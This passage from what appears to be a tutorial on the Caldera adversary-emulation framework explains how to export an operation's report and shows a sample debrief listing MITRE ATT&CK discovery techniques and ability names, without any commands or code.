
### Step4: Exporting the result

After the activity has been completed, we can extract the report in two ways:

- Directly from the download tab which appears after an operation is completed



Go to **debrief** tab, choose the pointers to be included in the report; then download the full report as a PDF





# OPERATIONS DEBRIEF

## FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



## TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities
Discovery	T1033: System Owner/User Discovery T1087.001: Account Discovery: Local Account T1057: Process Discovery T1135: Network Share Discovery T1018: Remote System Discovery T1518.001: Software Discovery: Security Software Discovery T1069.001: Permission Groups Discovery: Local Groups	Test1 Identify active user Find local users Identify local users Find user processes View admin shares Discover domain controller Discover antivirus programs Permission Groups Discovery Identify Firewalls

## STEPS IN OPERATION TEST1

The table below shows detailed information about the steps taken in an operation and whether the command was discovered any facts

## Conclusion

We have thus been able to perform the adversary simulation with the help of Caldera. Using this framework, Red/Purple team activities can be easily performed.

Reference: <https://caldera.readthedocs.io/en/latest/>